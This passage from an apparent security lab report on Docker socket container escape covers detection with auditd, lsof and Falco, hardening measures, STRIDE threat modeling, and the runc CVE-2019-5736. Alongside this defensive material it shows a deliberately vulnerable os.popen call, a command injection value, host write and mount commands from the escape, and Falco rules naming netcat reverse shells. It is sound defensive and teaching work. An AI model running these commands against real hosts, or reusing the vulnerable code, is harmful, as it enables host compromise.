This audit should be integrated into the CI/CD pipeline. Every container deployment should trigger an inspect audit; a pipeline step that finds a `docker.sock` mount or `Privileged: true` should fail the deployment before the container reaches production.

10.3 auditd — Architecture and Rule System

`auditd` is a Linux kernel subsystem paired with a userspace daemon. It provides tamper-resistant logging of filesystem access, syscall execution, and user authentication events. Its value in the Docker socket context is that it operates entirely on the host and is transparent to container namespace boundaries — it sees all container processes by their host PIDs and logs their activity against host filesystem paths.

10.3.1 Architecture

`auditd` consists of three components working together:

- The **kernel audit subsystem**, compiled into the Linux kernel, intercepts system calls and filesystem operations that match registered rules. It writes event records to an in-kernel buffer.

- The `auditd` **daemon** in userspace reads from the kernel buffer via a `netlink` socket and appends records to `/var/log/audit/audit.log`. The log is append-only and readable only by root.
- `auditctl` is the rule management utility. It adds, removes, and lists rules at runtime. Changes made with `auditctl` are active immediately but do not survive a reboot unless written to `/etc/audit/rules.d/`.

10.3.2 Rule Types

Three categories of rules are relevant:

- **File watch rules** (`-w`): monitor a specific file or directory path for a set of access types. Applicable access type flags are `r` (read), `w` (write), `x` (execute), and `a` (attribute change).
- **Syscall rules** (`-a`): trigger on a specific system call, optionally filtered by UID, PID, or architecture.
- **Control rules** (`-e`): enable or disable the audit system globally.

10.3.3 File Watch Rule for docker.sock

The rule deployed in `detect.sh`:

```
auditctl -w /var/run/docker.sock -p rwxa -k docker_sock
```

When active, the kernel notifies `auditd` on every `open()`, `read()`, `write()`, and `connect()` system call that touches the socket path. Each event generates a log record containing the timestamp, PID, UID, process name, full executable path, syscall number, and result.

Persistent rule file to survive reboots:

```
# /etc/audit/rules.d/docker.sock.rules
-w /var/run/docker.sock -p rwxa -k docker_sock
```

Log rotation is managed by `auditd.conf` via the `max_log_file` and `max_log_file_action` directives. Performance impact for a file watch on `/var/run/docker.sock` is negligible — the socket is accessed infrequently relative to high-volume paths such as `/tmp` or `/proc`.

The critical limitation in a reactive deployment: `auditd` does not log retroactively. If the attack runs before the rule is established, there are no records of those accesses. This is the primary argument for deploying `auditd` rules as part of host provisioning, not as a response to an incident.

10.4 ausearch and Log Interpretation

`ausearch` is the query tool for `/var/log/audit/audit.log`. It supports filtering by key, PID, user, time range, and several other fields, making it significantly more practical than grepping the raw log file.

Figure 10.2: auditd architecture: kernel audit subsystem, netlink socket, userspace daemon, and log pipeline

Basic queries for the docker socket key:

```
ausearch -k docker_sock
ausearch -k docker_sock --start today
ausearch -k docker_sock -p <pid>
```

10.4.1 Log Record Structure

Each file access event generates a group of three related record types written sequentially to the log:

```
type=SYSCALL ... pid=1234 uid=0 comm="docker" exe="/usr/bin/docker"
type=PATH ... name="/var/run/docker.sock" nametype=NORMAL
type=PROCTITLE proctitle=646F636B6572...
```

- The `SYSCALL` record captures the syscall number, PID, UID, binary name (`comm`), full executable path (`exe`), and whether the call succeeded (`success=yes/no`).
- The `PATH` record captures the filesystem path that was accessed and its type (`NORMAL`, `CREATE`, `DELETE`).
- The `PROCTITLE` record contains the full command line of the triggering process, hex-encoded. This encoding prevents log injection via crafted command line strings.

Decoding the `PROCTITLE` hex:

```
ausearch -k docker_sock | grep PROCTITLE | \
    sed 's/.*proctitle=//;␣s/../\\x&/g' | xargs -0 printf
```

10.4.2 Key Fields and Suspicious Patterns

The fields most relevant to this attack:

- `pid`: which process accessed the socket.
- `uid`: UID 0 from a process whose `exe` path is not `/usr/bin/dockerd` is the primary suspicious pattern.

- `comm`: the binary name. `docker` appearing as `comm` with a parent PID that maps to a container namespace is an anomaly.
- `exe`: the full executable path. An unexpected path such as one under `/tmp` or inside an overlay filesystem layer would indicate a staged binary.
- `success`: a failed access (success=no) may indicate a probing attempt that was blocked by file permissions.

`aureport` can generate a file access summary report that is more compact than raw `ausearch` output:

```
aureport -f | grep docker.sock
```

10.5 lsof for Live Process Inspection

`lsof` (list open files) reports which processes currently have a file descriptor referencing a given path. It reads `/proc/*/fd/` symlinks and does not require a kernel module or elevated configuration.

```
lsof /var/run/docker.sock
```

The output format:

```
COMMAND   PID  USER   FD   TYPE   DEVICE SIZE/OFF NODE NAME
dockerd   412  root   11u  unix   ...              ...  docker.sock
docker   8823  root    5u  unix   ...              ...  docker.sock
```

The first row is expected: `dockerd` holds the socket open as the owning daemon. The second row — a `docker` process that is not the daemon — is suspicious, particularly if its PID maps to a process inside a container.

Tracing the parent chain of a suspicious PID:

```
ps -o pid,ppid,cmd --pid <suspicious_pid>
cat /proc/<suspicious_pid>/status | grep PPid
```

Determining whether a PID originated inside a container:

```
cat /proc/<pid>/cgroup | grep docker
```

If the `cgroup` entry contains a Docker container ID, the process is running inside a container but is visible on the host because `auditd` and `lsof` operate in the host's PID namespace.

`lsof` and `auditd` serve different temporal roles. `lsof` is a live snapshot; it captures who holds the socket open at the moment of execution. If an attacker opens and closes the socket quickly, a single `lsof` invocation may miss the access entirely. `auditd` covers this gap by logging every access event continuously regardless of when the query is run.

10.6 Falco — Rule-Based Runtime Detection

Falco is a CNCF runtime security tool that monitors kernel events via an eBPF probe or a kernel module. It operates as a continuous detection engine rather than an on-demand audit tool. While Falco is not installed in this demonstration environment, it represents the correct detection layer for production deployments.

10.6.1 Architecture

Falco hooks into kernel system call events using eBPF. Every syscall that any process on the host generates passes through the eBPF probe. Falco evaluates each event against a ruleset expressed in YAML. When an event matches a rule condition, Falco emits an alert with configurable outputs (syslog, JSON, Slack webhook, and others).

The eBPF approach has low overhead and does not require modifying the kernel or loading an unsigned module. Falco is namespace-transparent — it sees all container syscalls from the host perspective.

10.6.2 Built-in Rules Relevant to This Attack

Rule	Trigger	Catches
Sensitive Mount in Container	Container started with sensitive path mounted	`-v /var/run/docker.sock` at setup time
Container with docker.sock Mount	docker.sock visible in container mounts	Same — at container start
Netcat Remote Code Execution in Container	`nc` with `-e` or `-c` flag	Reverse shell variants
Shell Spawned in Container	Unexpected `bash`/`sh` as child of non-shell process	Reverse shell spawned from Flask
Write Below Root	Container writes to host-mounted root path	Escape artifact write

Example Falco alert for the mount misconfiguration:

```
Warning Sensitive mount by container
  (user=root container=netdiag-app
   mounts=/var/run/docker.sock:/var/run/docker.sock)
```

Falco fires the mount rules at container start — before any exploitation attempt. This means the misconfiguration is detected at the moment the container is launched by `setup.sh`, not after the attacker has already acted.

10.6.3 Custom Rule for This Scenario

```
- rule: Docker Socket Access from Container
  desc: Process inside container accessing docker.sock
  condition: >
    container and
    fd.name = /var/run/docker.sock and
    not proc.name = dockerd
  output: >
    docker.sock accessed from container
    (proc=%proc.name pid=%proc.pid)
  priority: CRITICAL
```

This rule fires any time a process inside a container opens `/var/run/docker.sock` and that process is not `dockerd` itself. It is a narrowly scoped rule that generates no false positives in a correct deployment.

10.7 Building a Detection Checklist

The checks described in this chapter divide into two operational contexts: proactive controls that run continuously before any attack occurs, and reactive checks that are run after a suspected incident to assess the extent of compromise.

10.7.1 Proactive Controls

- Run `docker inspect` against all containers at deployment time. Flag any container with a `docker.sock` mount, `Privileged: true`, or a dangerous `CapAdd` entry. Fail the CI/CD pipeline on a positive result.
- Deploy Falco with the default ruleset on all Docker hosts. Alert on sensitive mounts at container start, before any exploitation is possible.
- Set the `auditctl` file watch rule on `/var/run/docker.sock` during host provisioning. Write the rule to `/etc/audit/rules.d/` to survive reboots.
- Review `docker-compose.yml` files and `docker run` commands in source control for `-v /var/run/docker.sock` patterns.
- Enforce image scanning with tools such as Trivy or Grype. Flag base images that include a shell and package manager, as both are required for the attacker to install the Docker CLI after gaining RCE.

10.7.2 Reactive Checks

- Check `/tmp/`, `/root/.ssh/`, and `/etc/cron.d/` for unexpected files. Owner, permissions, and modification time are all relevant.

- Run `docker ps -a` and `docker images`. Short-lived alpine or busybox containers and unexpected image pulls are indicators of escape activity.
- Run `ausearch -k docker_sock --start today` to identify all processes that touched the daemon socket since the rule was established.
- Run `lsof /var/run/docker.sock` to check for active non-daemon connections.
- Inspect the Flask or application access logs for URL-encoded shell metacharacters: `%3B` (semicolon), `%26` (ampersand), `%7C` (pipe).
- Run `netstat -an` or `ss -an` and look for established outbound TCP connections from the container subnet (`172.17.0.x`) to external addresses on unexpected ports.
- Run `ps aux` for suspicious parent-child chains, then use `cat /proc/<pid>/cgroup` to confirm whether a suspicious process originated inside a container.

Chapter 11

Mitigation and Hardening

11.1 Never Mount docker.sock in Production

The complete attack chain in this project is enabled by a single flag in the `docker run` command:

```
-v /var/run/docker.sock:/var/run/docker.sock
```

Removing this flag eliminates the escape vector entirely. The corrected command for this project:

```
docker run -d \
    -p 5000:5000 \
    --name netdiag-app \
    netdiag
```

Without the socket mount, the container has no path to the host Docker daemon. Even with full root-level RCE inside the container — which the command injection vulnerability still provides — the attacker cannot reach any host resources beyond what is accessible through the container's own network interface and mounted volumes. The RCE is contained within the container boundary.

The socket mount is commonly seen in monitoring and CI/CD containers that need to query or manage other containers on the same host. If this capability is genuinely required, the correct approach is a scoped proxy (Section 11.2) rather than mounting the raw socket. Mounting the raw socket is never the appropriate choice in a production deployment because it grants complete daemon access with no scope restriction.

11.2 Docker Socket Proxy

The Tecnativa Docker Socket Proxy (`ghcr.io/tecnativa/docker-socket-proxy`) provides a controlled alternative when a container genuinely needs Docker API access. The proxy container mounts the host socket and exposes a scoped HTTP API to other containers over TCP. Application containers talk to the proxy, not to the raw socket.

Deployment with Docker Compose:

```yaml
services:
  socket-proxy:
    image: ghcr.io/tecnativa/docker-socket-proxy
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock
    environment:
      - CONTAINERS=1   # allow GET /containers
      - POST=0         # block all POST (no container creation)
      - DELETE=0       # block all DELETE
    networks:
      - proxy-net

  app:
    image: netdiag
    environment:
      - DOCKER_HOST=tcp://socket-proxy:2375
    networks:
      - proxy-net
```

The application container sets `DOCKER_HOST` to the proxy's TCP address. All Docker API calls from the application go to the proxy. The proxy enforces which API methods and endpoints are permitted based on environment variable configuration.

How this blocks the escape: with `POST=0`, the proxy rejects all `POST` requests to the Docker API. Creating a new container requires `POST /containers/create` — the exact call the attacker makes after gaining RCE. The proxy denies this request regardless of what credentials or capabilities the caller has.

For a read-only container monitoring use case, `CONTAINERS=1` combined with `POST=0` and `DELETE=0` is sufficient. The application can list and inspect containers but cannot create, start, stop, or delete them.

The proxy's own security posture must be maintained: the proxy container itself mounts the raw socket, so a compromise of the proxy container is equivalent to a compromise of the socket mount. The proxy container should run without network exposure to untrusted code paths and should be isolated on a dedicated internal network segment.

11.3 Rootless Docker

Standard Docker runs `dockerd` as UID 0 (root). This means that any process which gains access to `/var/run/docker.sock` effectively has root-equivalent access to the host. Rootless Docker restructures the daemon to run as an unprivileged user, using Linux user namespaces to simulate root inside containers.

Setup:

```bash
dockerd-rootless-setuptool.sh install
export DOCKER_HOST=unix://$XDG_RUNTIME_DIR/docker.sock
```

How rootless Docker changes the attack chain:

- `dockerd` runs as e.g. UID 1000, not UID 0. Operations performed via the socket execute with the privileges of UID 1000, not root.
- The socket is located at `$XDG_RUNTIME_DIR/docker.sock` rather than `/var/run/docker.sock`. A bind-mount of `/var/run/docker.sock` would find nothing at that path.
- Inside containers, UID 0 is mapped to a high UID on the host (e.g., UID 100000+) via user namespace UID remapping. A process that is root inside the container is not root on the host.
- A file written via the escape to the host filesystem — such as `/tmp/escaped.txt` — would be owned by UID 100000+ on the host, not by root. It cannot overwrite root-owned files or modify system configuration.

The practical result is that even a successful socket-based escape produces operations that execute as a low-privilege user on the host. The attacker cannot write to `/etc/`, `/root/`, or other root-owned locations, and cannot install system packages or load kernel modules.

Rootless Docker has limitations. Some features are unavailable or require additional configuration: `--network=host` and certain device mounts are restricted. The host kernel must have user namespace support enabled (`CONFIG_USER_NS=y`). Performance is marginally lower due to namespace overhead on filesystem operations.

Rootless Docker is best understood as defense-in-depth. It reduces the impact of a socket compromise rather than preventing it. A socket proxy (Section 11.2) or removal of the socket mount (Section 11.1) remains the primary control.

Figure 11.1: Standard Docker vs. rootless Docker: UID mapping and privilege scope comparison

11.4 Podman as a Daemonless Alternative

Podman is an OCI-compliant container runtime that eliminates the central daemon architecture entirely. There is no persistent `dockerd` process and no `/var/run/docker.sock` by default. Each `podman run` invocation directly calls `runc` or `crun` to manage the container lifecycle without passing through a privileged intermediary.

How Podman eliminates the attack vector:

- With no daemon, there is no socket to bind-mount. The `-v /var/run/docker.sock` flag would fail because the path does not exist.

- With no shared daemon, there is no privileged process that all container operations flow through. Compromising one container's process space gives the attacker access to that container's resources only.
- Containers run as the invoking user by default with user namespace remapping. Container UID 0 maps to a high host UID, consistent with rootless Docker's behavior.

Podman maintains Docker CLI compatibility for most common operations:

```
alias docker=podman
```

The `podman system service` command can optionally expose a socket, but it is user-scoped and opt-in — the socket exists only while the service is explicitly running and is accessible only by the invoking user.

Security comparison:

Property	Docker (default)	Podman (default)
Daemon	Root daemon	No daemon
Socket	`/var/run/docker.sock` (root)	None by default
Container UID	Root unless specified	User UID (remapped)
Socket mount risk	Critical	Not applicable

Podman's limitations relative to Docker: no native Swarm equivalent, some Docker Compose features differ in behaviour, and enterprise tooling ecosystem maturity is lower. For teams that require Docker Compose workflows, `podman-compose` provides compatibility but has feature gaps.

11.5 Fixing the Code — subprocess vs os.popen

The command injection vulnerability exists independently of the container configuration. Removing the socket mount prevents the escape but does not eliminate RCE. The correct fix at the code level removes the shell interpolation that makes injection possible.

Vulnerable code:

```
result = os.popen("ping␣-c␣3␣" + host).read()
```

`os.popen()` passes its argument to `/bin/sh -c`. String concatenation means the user-supplied `host` value becomes part of the shell command. The shell interprets metacharacters in `host` as syntax.

Fixed code:

```
import subprocess

result = subprocess.run(
    ['ping', '-c', '3', host],
    capture_output=True,
    text=True,
    timeout=10
).stdout
```

Why the list form eliminates injection: when `subprocess.run()` receives a list rather than a string, it calls `execve("/bin/ping", ["-c", "3", host], environ)` directly. No shell is involved. The value of `host` is passed as `argv[3]` to the `ping` binary as a literal argument. The `ping` binary receives `8.8.8.8;id` as a single hostname string, determines it is not a valid host, and exits with an error. The `id` suffix is never evaluated as a command.

Additional improvements in the fixed version:

- `timeout=10` prevents indefinite hang if the target host is unreachable. `os.popen()` has no built-in timeout mechanism.
- `capture_output=True` explicitly captures stdout and stderr into `.stdout` and `.stderr` attributes. The intent is unambiguous and no implicit pipe is created.

A common mistake that reintroduces the vulnerability:

```
subprocess.run("ping␣-c␣3␣" + host, shell=True)
```

This fix eliminates RCE regardless of how the container is configured. With RCE gone, the docker.sock escape becomes unreachable: the attacker has no code execution path to reach the socket.

11.6 Input Validation and Allowlisting

Input validation is a second layer of defence, not a replacement for the `subprocess` fix. It provides defence-in-depth: even if a future code change reintroduces a shell invocation, the allowlist prevents injection characters from reaching it.

Allowlist-based validation:

```
import re
from flask import abort

VALID_HOST = re.compile(r'^[a-zA-Z0-9.\-]{1,253}$')

@app.route('/ping')
def ping():
    host = request.args.get('host', '')
    if not VALID_HOST.match(host):
        abort(400)
    result = subprocess.run(
        ['ping', '-c', '3', host],
        capture_output=True,
        text=True,
        timeout=10
    ).stdout
    return render_template('index.html', result=result)
```

The regex permits only alphanumeric characters, dots, and hyphens — the valid character set for a hostname or IP address. It rejects semicolons, ampersands, pipes, dollar

signs, backticks, spaces, and all other shell metacharacters at the input boundary before any command construction occurs.

Allowlisting is preferred over blocklisting. A blocklist approach attempts to enumerate and reject known dangerous characters. This is reliably bypassed via URL encoding, Unicode equivalents, or metacharacters that the blocklist author did not anticipate. An allowlist accepts only a known-safe set and rejects everything else, so novel bypass techniques do not help the attacker.

Additional validation layers that strengthen the control:

- Length limit enforcement: `len(host) > 253` → `abort(400)`. DNS hostnames have a defined maximum length; values exceeding it are either invalid or crafted.
- Strict IP validation using the standard library: `ipaddress.ip_address(host)` raises `ValueError` on non-IP strings, enabling an IP-only mode if domain name lookup is not required by the application.
- Rate limiting via `flask-limiter`: prevents rapid sequential injection probing that an attacker might use to enumerate valid injection payloads despite validation failures.

The defence-in-depth principle applies: `subprocess` list-form invocation eliminates the vulnerability at the execution layer; input validation eliminates dangerous characters before they reach any command construction logic. Both controls together are more robust than either alone.

11.7 Running Containers as Non-Root

The Dockerfile in this project does not include a `USER` directive, so the Flask process runs as UID 0 inside the container. This means every `fork()/exec()` child inherits root, including the reverse shell and all subsequent commands the attacker runs. Adding a non-root user to the Dockerfile breaks this chain.

Fixed Dockerfile:

```
FROM python:3.11-slim
WORKDIR /app
COPY . .
RUN pip install flask
RUN useradd -m -u 1001 -s /bin/bash appuser && \
    chown -R appuser:appuser /app
USER appuser
EXPOSE 5000
CMD ["python3", "app.py"]
```

With this change, the Flask process runs as UID 1001. Every child process it spawns inherits UID 1001.

Impact on the attack chain:

- `ls -la /var/run/docker.sock` shows permissions `srw-rw---- root:docker`. UID 1001 is neither the owner nor a member of the `docker` group, so opening the socket fails with `EACCES`.
- `apt-get install docker.io` requires write access to `/usr/bin/` and the package database, both owned by root. The command fails.
- RCE is still achievable: the command injection vulnerability operates independently of the process UID. However, the attacker's shell runs as UID 1001, and the socket is inaccessible. The escape is blocked.

The `--user` flag provides a runtime-level override if the Dockerfile cannot be modified:

```
docker run --user 1001 netdiag
```

One pitfall to avoid explicitly: do not add `appuser` to the `docker` group. The `docker` group grants read/write access to `/var/run/docker.sock`, which is equivalent to giving the user root-level daemon access. Group membership would negate the protection that the non-root user provides.

11.8 Read-Only Filesystems

The `--read-only` flag mounts the container's root filesystem without an OverlayFS write layer. Any attempt to write to the container filesystem — including `/usr/bin/`, `/tmp/`, and `/var/` — fails with `EROFS` (read-only filesystem).

Impact on the attack chain:

- `apt-get update` fails immediately on the first attempt to write to `/var/lib/apt/`. The Docker CLI cannot be installed, so the attacker has no tool to communicate with the daemon socket even if it is accessible.
- The reverse shell can still execute: existing binaries such as `bash`, `python3`, and `nc` are already present in the image and are unaffected by read-only mounting. The attacker retains code execution but cannot install additional tools.

`/tmp` is also read-only under this flag, which breaks some applications. The recommended pattern is to add specific `tmpfs` mounts for directories that legitimately need write access:

```
docker run --read-only \
    --tmpfs /tmp:rw,noexec,nosuid \
    --tmpfs /var/run:rw,noexec,nosuid \
    netdiag
```

The `noexec` mount option prevents binaries written to `/tmp` from being executed. An attacker who downloads a payload dropper to `/tmp` cannot run it. `nosuid` prevents setuid binaries staged in `/tmp` from escalating privileges.

`--read-only` does not prevent network-based exfiltration or socket-based escape if the socket remains mounted. It is a hardening layer that limits the attacker's ability to install tools and establish persistence, not a control that blocks the primary escape vector.

11.9 Seccomp and AppArmor Profiles

Docker applies a default seccomp profile to all containers, blocking approximately 44 system calls including `kexec_load` and restricted forms of `mount`. This default profile does not block `socket(AF_UNIX)`, `connect()`, or the calls needed for the reverse shell TCP connection. Custom profiles can restrict further.

11.9.1 Custom Seccomp Profile

A whitelist-only seccomp profile that permits only the syscalls required by the application:

```
{
  "defaultAction": "SCMP_ACT_ERRNO",
  "syscalls": [
    {
      "names": [
        "read", "write", "open", "close", "execve",
        "fork", "clone", "wait4", "exit_group",
        "socket", "connect", "send", "recv",
        "mmap", "brk", "futex"
      ],
      "action": "SCMP_ACT_ALLOW"
    }
  ]
}
```

The `defaultAction: SCMP_ACT_ERRNO` causes any syscall not in the allow list to return `EPERM`. Removing `clone` with namespace creation flags prevents `unshare()` inside the container, blocking namespace escape techniques.

Apply to a container:

```
docker run --security-opt seccomp=custom.json netdiag
```

11.9.2 AppArmor Profile

An AppArmor profile can explicitly deny access to the docker socket path, enforced at the Linux Security Module layer:

```
profile netdiag-app flags=(attach_disconnected) {
  # ... other rules ...
  deny /var/run/docker.sock rwx,
}
```

Loading and applying the profile:

```
apparmor_parser -r -W netdiag-app.profile
docker run --security-opt apparmor=netdiag-app netdiag
```

With this profile active, even UID 0 inside the container cannot open `docker.sock`. The LSM enforces the deny rule before the kernel honours the file permission check, making it independent of the `docker` group membership discussed in Section 11.7.

The `--security-opt no-new-privileges` flag prevents SUID binaries inside the container from elevating privileges, blocking `su` and `sudo` even if they are present in the image:

```
docker run --security-opt no-new-privileges netdiag
```

Figure 11.2: Layered hardening model: code fix, container configuration, kernel enforcement via seccomp and AppArmor

11.10 Network Segmentation

Network controls reduce the attacker's ability to establish and maintain a reverse shell even after achieving RCE. They do not prevent the docker.sock escape — the socket uses `AF_UNIX` IPC, not routed IP — but they are effective against the reverse shell phase of the attack chain.

Creating an internal network with no external gateway:

```
docker network create --internal app-net
docker run --network app-net netdiag
```

The `--internal` flag creates a network with no default gateway. Outbound TCP connections to external addresses fail at the kernel routing level. The reverse shell `connect()` call to the attacker's IP returns `ENETUNREACH`.

iptables-based egress filtering as an alternative:

```
iptables -I FORWARD \
    -s 172.17.0.0/16 \
    -d 192.168.98.0/24 \
    -j DROP
```

This rule drops all forwarded packets from the container subnet to the attacker's LAN segment, blocking the reverse shell at the host firewall layer without changing the container's network configuration.

Service isolation using separate networks in a Compose deployment:

```
networks:
  frontend:
  backend:
```

```

services:
  app:
    networks:
      - frontend
  db:
    networks:
      - backend
```

A compromised `app` container has no route to `db` because the two services share no network. Lateral movement between containers requires a network path that this configuration does not provide.

Network segmentation is a containment control. It limits what an attacker can do after achieving RCE but does not address the root causes: the command injection vulnerability or the socket mount misconfiguration. It is most valuable as part of a layered defence where the primary vulnerabilities have also been addressed.

Chapter 12

Threat Modeling

12.1 STRIDE Analysis of the Lab Environment

STRIDE is a threat modeling framework developed at Microsoft that categorizes threats into six types: Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege. Applied to the lab environment, STRIDE provides a structured taxonomy for reasoning about which components are vulnerable to which threat categories and why.

The components in scope are: the NetDiag Flask application, the Docker daemon (`dockerd`), the `docker.sock` Unix socket, the host operating system, and the container runtime.

Threat	Definition	Component	Manifestation in Lab
Spoofing	Impersonate another identity	Docker daemon	Attacker impersonates a legitimate Docker client via socket — the API has no caller authentication
Tampering	Modify data or code	Host filesystem	`echo pwned > /tmp/escaped.txt` writes to the host filesystem from inside a container
Repudiation	Deny performing an action	Flask app	Default Flask dev server produces no structured access log — injection requests leave no app-level record
Information Disclosure	Expose data to unauthorized party	Container env, host FS	`docker inspect` exposes env-var secrets; `-v /:/hostfs` makes the entire host filesystem readable
Denial of Service	Disrupt availability	Host resources	No cgroup limits on the container — a fork bomb or memory exhaustion originating inside the container affects the host directly
Elevation of Privilege	Gain unauthorized privilege	docker.sock → host root	Container UID 0 → socket API → privileged container spawn → host root operations

12.1.1 Most Critical Threat: Elevation of Privilege

The entire attack chain is a privilege escalation sequence. The attacker begins as an anonymous HTTP client with no credentials and ends with the ability to write arbitrary files to the host filesystem and spawn privileged containers. Every intermediate step — command injection, reverse shell, Docker CLI installation, escape container launch — exists to advance this escalation. Elevation of Privilege is not one threat among several in this environment; it is the destination that all other threats serve.

12.1.2 Most Overlooked Threat: Repudiation

Flask's built-in development server does not produce structured access logs by default. The `WERKZEUG_RUN_MAIN` output that appears on the terminal is not persisted to a file and is not formatted for forensic query. An attacker who sends dozens of injection probes followed by a successful reverse shell leaves no application-layer record of those requests. The only log evidence available without additional instrumentation is at the network layer (`netstat`/`ss`) or the kernel layer (`auditd`). This makes post-incident attribution and timeline reconstruction significantly harder.

12.1.3 Per-Component STRIDE Breakdown

NetDiag Flask application:

- Tampering: injected commands modify system state (files created, processes spawned).
- Information Disclosure: command output is returned directly in the HTTP response body — the attacker reads arbitrary command results via the browser.
- Repudiation: no structured logging means injection activity cannot be proven from app records alone.
- Elevation of Privilege: `os.popen()` executes as UID 0, granting the attacker root-equivalent execution immediately.

Docker daemon (`dockerd`):

- Spoofing: the daemon socket accepts any HTTP-conformant request from a process with socket access — there is no authentication of the caller.
- Tampering: the API allows creating containers that modify the host (volume mounts, privileged mode, capability grants).
- Elevation of Privilege: the daemon runs as UID 0 on the host. All API calls — regardless of which process issued them — execute with root privilege.

`docker.sock`:

- Spoofing: any process that opens the socket is treated as a legitimate Docker client. File permissions are the only access control.
- Elevation of Privilege: access to the socket is root-equivalent. No additional escalation step is needed once the socket is reachable.

Host OS:

- Tampering: post-escape, the attacker can write to any path on the host filesystem.
- Information Disclosure: the entire host filesystem becomes readable via the `-v /:/hostfs` volume mount used in the escape step.
- Denial of Service: without cgroup resource limits, container processes compete for host CPU and memory with no throttle.

The STRIDE categories are not mutually exclusive in practice. During the attack chain, multiple threat categories trigger in sequence: Information Disclosure (command output returned in HTTP response) enables Elevation of Privilege (root shell), which enables Tampering (host file write) and further Information Disclosure (host filesystem readable via mount). The model is most useful as a checklist for ensuring no threat category is left unexamined, not as a strictly sequential framework.

Figure 12.1: STRIDE threat mapping across lab components: Flask app, Docker daemon, docker.sock, and host OS

12.2 Attack Surface Mapping

The attack surface of a system is the set of points where an attacker can attempt to enter or extract data. Mapping the attack surface in this lab identifies where controls can be applied and where trust boundaries are crossed without enforcement.

12.2.1 Entry Points

- `http://192.168.98.4:5000/ping` — an unauthenticated HTTP endpoint reachable from any host on the same network segment. This is the initial foothold.
- `/var/run/docker.sock` — a Unix socket reachable from inside the container because it is bind-mounted at the same path. This is the pivot point from container to host.
- The Docker REST API — accessible via the socket from any process that can open it. No network exposure is required; the API is fully reachable via the mounted socket.

12.2.2 Trust Boundaries

Four trust boundaries exist in this environment, and each is either unenforced or insufficiently enforced:

- **Network to Flask app**: no authentication, no TLS, no rate limiting. Any host on the network can make arbitrary requests.
- **Flask app to OS shell**: `os.popen()` passes user-controlled input to `/bin/sh -c` without sanitization. The boundary between application code and OS execution is open.
- **Container to host daemon**: the docker.sock bind-mount dissolves the container-host isolation boundary. A process inside the container can communicate with the host daemon as if it were a native host process.
- **Docker API to host kernel**: the daemon executes all API requests as UID 0. There is no privilege separation between the API caller and root-level kernel operations.

12.2.3 Data Flow with Trust Boundary Crossings

```
Attacker HTTP request
  -> [Boundary: network to app, unenforced]
  -> Flask view function
  -> [Boundary: app to OS shell, unenforced via os.popen()]
  -> /bin/sh as UID 0
  -> [Boundary: container to host, dissolved via docker.sock mount]
  -> dockerd REST API
  -> [Boundary: API to kernel, all calls execute as root]
  -> runc -> privileged container -> host filesystem
```

12.2.4 Attack Surface Component Table

Surface	Exposure	Reduction Possible
`/ping` endpoint	Full network (port 5000)	Authentication, input validation, subprocess fix
`os.popen()`	Any HTTP client	Replace with `subprocess` list form
`docker.sock`	Any UID 0 process in container	Remove bind-mount or use socket proxy
Docker REST API	Any socket client	Socket proxy, rootless Docker
Base image (`python:3.11-slim`)	Bash and apt-get present	Distroless base, non-root user
Host filesystem	Readable via `-v /:/hostfs` post-escape	Rootless Docker, read-only mounts

12.2.5 Minimal Attack Surface Configuration

With all mitigations from Chapter 11 applied simultaneously:

- No docker.sock mount — escape vector eliminated.
- Non-root container user — socket access denied by file permissions even if mount were present.
- `subprocess` list form with input validation — RCE eliminated at code level.
- Read-only filesystem with `noexec tmpfs` — tool installation and payload execution blocked.
- Custom seccomp and AppArmor profiles — socket access denied at kernel LSM layer.
- Internal-only Docker network — reverse shell TCP connection blocked at routing layer.

With this configuration, RCE remains theoretically possible if an injection vulnerability is reintroduced in future code, but lateral movement to the host is blocked at multiple independent layers.

12.3 Risk Matrix

Risk is quantified as Likelihood × Impact, each scored on a scale of 1 to 5. Likelihood factors include exploitability, authentication requirements, and whether standard tooling is sufficient. Impact factors cover confidentiality, integrity, availability, and the blast radius of a successful exploitation.

Risk	Likelihood	Impact	Score	Priority
docker.sock escape to host root	5	5	25	Critical
Command injection via `/ping`	5	4	20	Critical
Secret exposure via `docker inspect`	4	4	16	High
Persistence via host filesystem write	3	5	15	High
No TLS on Docker API	2	5	10	Medium
DoS via no cgroup limits	3	4	12	Medium
Lateral movement to other containers	3	4	12	Medium
Supply chain risk (unpinned base image)	2	4	8	Medium
Repudiation (no structured logging)	4	2	8	Low-Medium

12.3.1 Top Risk: docker.sock Escape (25/25)

The docker.sock escape scores the maximum possible risk value. Its likelihood is 5 because: the attack requires no unpatched CVE, no special tooling beyond standard Linux utilities, and no authentication to the Docker API. Its impact is 5 because successful exploitation grants full host root access — arbitrary file read/write, ability to modify all containers on the host, and potential for persistent backdoor installation.

This score does not represent a theoretical maximum; it represents a deterministic outcome. Given the two misconfigurations present in the lab environment, the escape is not probabilistic — it is guaranteed if an attacker achieves the initial foothold.

12.3.2 Mitigation Impact on Top Risks

- Fixing `os.popen()` with `subprocess` list form drops the command injection likelihood from 5 to 1. Without code execution, the attacker cannot reach the socket regardless of whether it is mounted.

- Removing the docker.sock mount drops the escape risk score from 25 to 0. The vector is eliminated rather than reduced.
- Applying both mitigations simultaneously breaks the attack chain at two independent points. An attacker who bypasses the code fix (e.g., via a different injection vector) is still blocked by the absent socket mount. An attacker who somehow reaches the socket without RCE (e.g., via a separate container breakout) cannot escalate further without daemon access.

The risk matrix ordering also determines mitigation priority. Addressing the two Critical items provides more risk reduction than addressing all Medium items combined.

Chapter 13

Comparison with Real-World Incidents

13.1 Similar CVEs and Documented Escapes

The attack demonstrated in this project — gaining host root from inside a container without any kernel exploit — is not a contrived academic scenario. Variations of the same pattern appear across multiple documented CVEs and real-world incidents. The comparison below positions the lab's attack chain relative to these incidents, clarifying both the similarities and what distinguishes each case.

13.1.1 CVE-2019-5736 — runc Container Escape

Affected versions: runc < 1.0-rc6, Docker < 18.09.2.

The attacker requires root inside the container, which they have in the lab scenario via the command injection vulnerability. From that position, the attacker opens `/proc/self/exe` — a symlink that, in the context of `docker exec`, resolves to the host's runc binary. By holding that file descriptor open and repeatedly overwriting the binary before execution completes, the attacker replaces the runc binary on the host with a payload. The next `docker exec` call on any container triggers the payload, executing arbitrary code as root on the host.

The similarity to the lab is direct: root inside a container leads to host code execution. The mechanism is different. CVE-2019-5736 exploits a race condition in how runc resolves `/proc/self/exe` — it is a kernel-level timing vulnerability that required coordinated disclosure and a patched runc release. The lab escape requires no race condition, no specific kernel version, and no CVE. It works on any default Docker installation with the socket mounted.

